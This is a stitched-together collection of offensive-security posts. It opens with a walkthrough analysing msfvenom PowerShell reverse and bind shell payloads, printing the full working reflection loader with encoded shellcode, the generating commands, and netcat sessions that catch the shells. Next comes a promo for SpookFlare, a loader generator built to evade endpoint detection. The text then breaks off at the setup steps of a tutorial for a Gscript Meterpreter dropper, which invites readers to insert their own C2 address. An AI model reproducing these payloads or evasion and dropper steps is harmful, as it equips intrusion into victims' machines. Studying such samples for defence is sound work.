In this post we'll see 2 different powershell reflection payloads: a reverse shell and a bind shell. The purpose of the article is to show the differences between them and how we can determine crucial information like the IP address and the port contained in the reverse shell payload and the port which is opened on the machine using the bind shell payload.

The following command is used to generate a powershell script which will execute the reverse shell payload:

msfvenom -a x86 –platform windows -p windows/shell_reverse_tcp LHOST=192.168.164.129 LPORT=443 -f psh-reflection

The purpose of the Powershell script is to allocate a new memory area using VirtualAlloc and execute the shellcode in the context of a new thread created using CreateThread function, as shown below:

https://t.me/learningnets

```
root@kali:~/Desktop# msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp LHOST=192.168.164.129 LPORT=443 -f psh-reflection
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of psh-reflection file: 2589 bytes
function niAN {
        Param ($eJ, $cQrF5)
        $ypO_9 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

        return $ypO_9.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.Inter
opServices.HandleRef((New-Object IntPtr), ($ypO_9.GetMethod('GetModuleHandle')).Invoke($null, @($eJ)))), $cQrF5))
}

function iUO {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $f1,
                [Parameter(Position = 1)] [Type] $tNyvK = [Void]
        )

        $gI = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('In
MemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $gI.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $f1).SetImplementationFlags('Runtime, Managed')
        $gI.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $tNyvK, $f1).SetImplementationFlags('Runtime, Managed')

        return $gI.CreateType()
}

[Byte[]]$g699 = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEi
wHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMdyYH/9W4kAEAACnEVFBoKYBrAP/VUFBQUEBQQFBo6g/f4P/Vl2oFaMCopIFoAgABu4nmahBWV2iZpXRh/9WFwHQM/04Idexo8LWiVv/VaGNtZACJ41dXVzH2ahJZVuL9ZsdEJDwBAY1EJBDGAERUUFZWVkZWTl
ZWU1Zoecw/hv/VieBOVkb/MGgIhx1g/9W78LWiVmimlb2d/9U8BnwKgPvgdQW7RxNyb2oAU//V")

$uiJdQ = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((niAN kernel32.dll VirtualAlloc), (iUO @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $g699.L
ength,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($g699, 0, $uiJdQ, $g699.length)

$ipgaH = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((niAN kernel32.dll CreateThread), (iUO @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([In
tPtr]::Zero,0,$uiJdQ,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((niAN kernel32.dll WaitForSingleObject), (iUO @([IntPtr], [Int32]))).Invoke($ipgaH,0xffffffff) | Out-Null
```

Figure 1

Usually the script is encoded with Base64 because this way the attacker is able to execute it using -EncodedCommand option. We can decode the shellcode using base64 command with -d parameter:

Figure 2

Or we can use CyberChef (https://gchq.github.io/CyberChef/) to decode the base64 encoded code:




Figure 3

Now the idea is to transform the shellcode to an executable which can be debugged using x32dbg. The first step to achieve this is to prepend each byte with "\x" because that's the form of the input the tool used to convert the shellcode expects, as shown in figure 4:

https://t.me/learningnets

Figure 4

We use Shellcode2exe (https://www.aldeid.com/wiki/Shellcode2exe) to convert our shellcode to a windows executable:

```
root@kali:~/Desktop# python shellcode2exe.py -s shellcode
Shellcode to executable converter
by Mario Vilas (mvilas at gmail dot com)

Reading string shellcode from file shellcode
Generating executable file
Writing file shellcode.exe
Done.
root@kali:~/Desktop# file shellcode.exe
shellcode.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Figure 5

If we open shellcode.exe in IDA and x32dbg we are able to analyze the binary as usual. We could use an online disassembler (https://onlinedisassembler.com/odaweb/) to determine if there is a chance that the shellcode has been generated using msfvenom:




Figure 6

Firstly the process tries to load the DLL which contains socket functions (ws2_32.dll) using LoadLibraryA API:

https://t.me/learningnets

Figure 7

After the library is loaded into the memory of the process, it calls WSAStartup function to initiate the use of the Winsock DLL by the current process:




Figure 8

The WSASocketA API is used to create a socket, the parameters are described as follows:

- Af = 0x02 – AF_INET – IPv4 address family
- Type = 0x01 – SOCK_STREAM – the socket provides sequenced, reliable, two-way transmission mechanism
- protocol = 0x00 – the service provider will choose the protocol to use
- lpProtocolInfo = 0x00
- g = 0x00 – no group operation is performed
- dwFlags = 0x00 – a set of flags used to provide additional socket properties




Figure 9

The binary is using the “connect” function to establish a connection to a specified socket. The data structure that the second parameter is pointing to contains the port value (0x1BB = 443 in decimal) and the IP address (0xC0A8A481 = 192.168.164.129) which will be used to get a reverse shell:

https://t.me/learningnets




Figure 10

After the function call, we can see a connection back to our attacker machine:

```
root@kali:~/Desktop# nc -lvp 443
listening on [any] 443 ...
192.168.164.128: inverse host lookup failed: Unknown host
connect to [192.168.164.129] from (UNKNOWN) [192.168.164.128] 49746
```

Figure 11

The malicious process executes cmd.exe by calling CreateProcessA with the required parameters as shown in the next figure. This step is necessary in order to have a shell on the victim host:




Figure 12

We've caught the reverse shell on port 443 on our machine:

```
root@kali:~/Desktop# nc -lvp 443
listening on [any] 443 ...
192.168.164.128: inverse host lookup failed: Unknown host
connect to [192.168.164.129] from (UNKNOWN) [192.168.164.128] 49746
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\    \Desktop>
```

Figure 13

Now the process is calling WaitForSingleObject API with INFINITE parameter (0xffffffff) and then it enters a waiting state because of it. This will end when the reverse shell would be killed:

https://t.me/learningnets




Figure 14

At the end of the execution, the malicious process uses ExitProcess function (with an exit code of 0) to end the current process and all its threads:




Figure 15

Note: All of the API functions are located in the memory of the process based on some hashes of the function names. We can summarize the flow of the execution as follows: WSAStartup -> WSASocketA -> connect -> CreateProcessA -> WaitForSingleObject -> ExitProcess. We will construct a similar chain for the bind shellcode in the next paragraphs.

For the second part of the article we've generated a powershell script which ran a bind shell payload (port = 4444 by default):

msfvenom -a x86 –platform windows -p windows/shell_bind_tcp -f psh-reflection

As before, we've decoded the base64 encoded payload and converted to an executable called shellcode2.exe using Shellcode2exe python script. We're going to debug the new executable using x32dbg and we'll compare the flow of the execution with the first one. As in the first case, the first step is to load ws2_32.dll library using LoadLibraryA function:




Figure 16

The process performs a call to WSAStartup API in order to initiate the use of the Winsock DLL:

https://t.me/learningnets




Figure 17

As before the binary creates a new socket using WSASocketA function. The parameters of the function call are the same as in the first case:




Figure 18

Starting with the next function calls the flow of the program is changing. There is a call to bind function where we can observe the address family equal to 0x02 (AF_INET) and the port which will be open on the machine (0x115c = 4444 in decimal):




Figure 19

Now the socket is placed in a state to listen for incoming connections using the listen API. The first parameter is a descriptor of the socket and the second one is called backlog and represents the maximum length of the queue of pending connections:




Figure 20

The process is using the accept function to allow an incoming connection attempt on the socket. The first parameter is a descriptor of the socket that was placed in a listening state and the other parameters are optional and set to 0:

https://t.me/learningnets




Figure 21

Now we're connecting to the victim machine using the following command:

ncat 192.168.164.128 4444

If anything went wrong and the connection is not successful, the program closes the socket using closesocket API:




Figure 22

Now we reach the point where everything went smoothly. As before the malicious program spawns a cmd.exe process using CreateProcessA function in order to have a shell on the victim host:




Figure 23

We've successfully performed all the necessary steps in order to obtain a shell on the machine:

```
root@kali:~/Desktop# ncat 192.168.164.128 4444
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\    \Desktop>
```

Figure 24

As before there is a call to WaitForSingleObject API with INFINITE parameter (0xffffffff) which pauses the current process until the shell is killed/closed:

https://t.me/learningnets




Figure 25

As a final step the binary is using ExitProcess function to finish the current process and all its threads:




Figure 26

Note: The chain of API calls for the 2nd payload: WSAStartup -> WSASocketA -> bind -> listen -> accept -> CreateProcessA -> WaitForSingleObject -> ExitProcess

References

https://gchq.github.io/CyberChef/

https://www.aldeid.com/wiki/Shellcode2exe

https://onlinedisassembler.com/odaweb/

https://docs.microsoft.com/en-us/windows/win32/api/

JScript Dropper

JScript Meterpreter

SpookFlare has a different perspective to bypass security measures and it gives you the opportunity to bypass the endpoint countermeasures at the client-side detection and network-side detection. SpookFlare is a loader/dropper generator for Meterpreter, Empire, Koadic etc. SpookFlare has obfuscation, encoding, run-time code compilation and character substitution features. So you can bypass the countermeasures of the target systems like a boss until they "learn" the technique and behavior of SpookFlare payloads.

- Obfuscation
- Encoding
- Run-time Code Compiling
- Character Substitution
- Patched Meterpreter Stage Support
- Blocked powershell.exe Bypass

https://t.me/learningnets

```
 ___ ___  ___   ___ _ _____ _     _   ___ ___
/ __| _ \/ _ \/ _ \| |/ / __| |   /_\ | _ \ __|
\__ \ _/ (_) | (_) | ' <| _|| |__ / _ \|  / _|
|___/_|  \___/ \___/|_|\_\_| |____/_/ \_\_|_\___|

        Version   : 2.0
        Author    : Halil Dalabasmaz
        WWW       : artofpwn.com, spookflare.com
        Twitter   : @hlldz
        Github    : @hlldz
        Licence   : Apache License 2.0
        Note      : Stay in shadows!

 [*] You can use "help" command for access help section.

SpookFlare > list

 ID | Payload               | Description
----+-----------------------+------------------------------------------------------------
 1  | meterpreter/binary    | .EXE Meterpreter Reverse HTTP and HTTPS loader
 2  | meterpreter/powershell | PowerShell based Meterpreter Reverse HTTP and HTTPS loader
 3  | javascript/hta        | .HTA loader with .HTML extension for specific command
 4  | vba/macro             | Office Macro loader for specific command
```

https://github.com/hlldz/SpookFlare

Payload Delivery for DevOps : Building a Cross-Platform Dropper Using the Genesis Framework, Metasploit and Docker

Abstract

In this post, we're creating a cross-platform payload dropper with an advanced, yet easy-to-use payload delivery framework called Gscript. Much like the "Infrastructure as Code" approach from DevOps, Genesis Framework (Gscript) enables the use of simplified code to configure and calibrate payload delivery and behavior.

From the Gscript Readme:

https://t.me/learningnets

Gscript is a framework for building multi-tenant executors for several implants in a stager. The engine works by embedding runtime logic (powered by the V8 Javascript Virtual Machine) for each persistence technique. This logic gets run at deploy time on the victim machine, in parallel for every implant contained with the stager. The Gscript engine leverages the multi-platform support of Golang to produce final stage one binaries for Windows, Mac, and Linux.

Since Gscript uses small blocks of code that can be included in other Gscript files (.gs), it becomes very easy to atomically define our dropper's behavior, and adapt the final payload with elegantly chained presets and payloads. Gscript also includes obfuscation features, as well as a standard library.

Knowing how to code in either Javascript or Golang is not required, although some general coding experience will be helpful.
-Reading this post, you can just copy and paste as described, replacing the IP value with your C2's IP (yey repeatable operations ✨).-

The creators presented Gscript at DEFCON 22, and included a large number of examples in a separate repository here. This post is heavily inspired by this example.

Finally, they also shared the slides from the Gscript workshop here, which I also highly recommend.

This post acts as a small walk-through for deploying a cross-platform payload delivery backend, with a side of Docker containers to keep things quick & clean.

What

We're going to set up Metasploit to deliver a Meterpreter payload for both Windows and Linux.
In a Gscript file (.gs), we're going to create a Gscript dropper that will check the OS, then fetch and execute the second stage payload according to the OS.
We'll then compile the script to an executable for both Windows and Linux.
The ideal setup is running the Docker host on a VPS somewhere in a data center.

How

We'll first spin up Metasploit with a resource file containing all the setup instructions.
Once the C2 is live, we'll use the generated URLs in a Gscript file. The code will be compiled using the Gscript container.

C2 setup is similar to the Introduction to Modern Routing for Red Team Infractures post if you have read it.

Setup 🔧

Docker

This post assumes you've already installed Docker. If not, check out the official documentation. It should be no more than a few copy/pastes.

https://t.me/learningnets

Building the Genesis Framework image

First, we're going to create a clean working environment on our remote host with an empty shared folder, and pull the Gscript repository.

🔷 **On your Docker host:**

$ mkdir gscript_tests

$ cd gscript_tests

$ mkdir shared

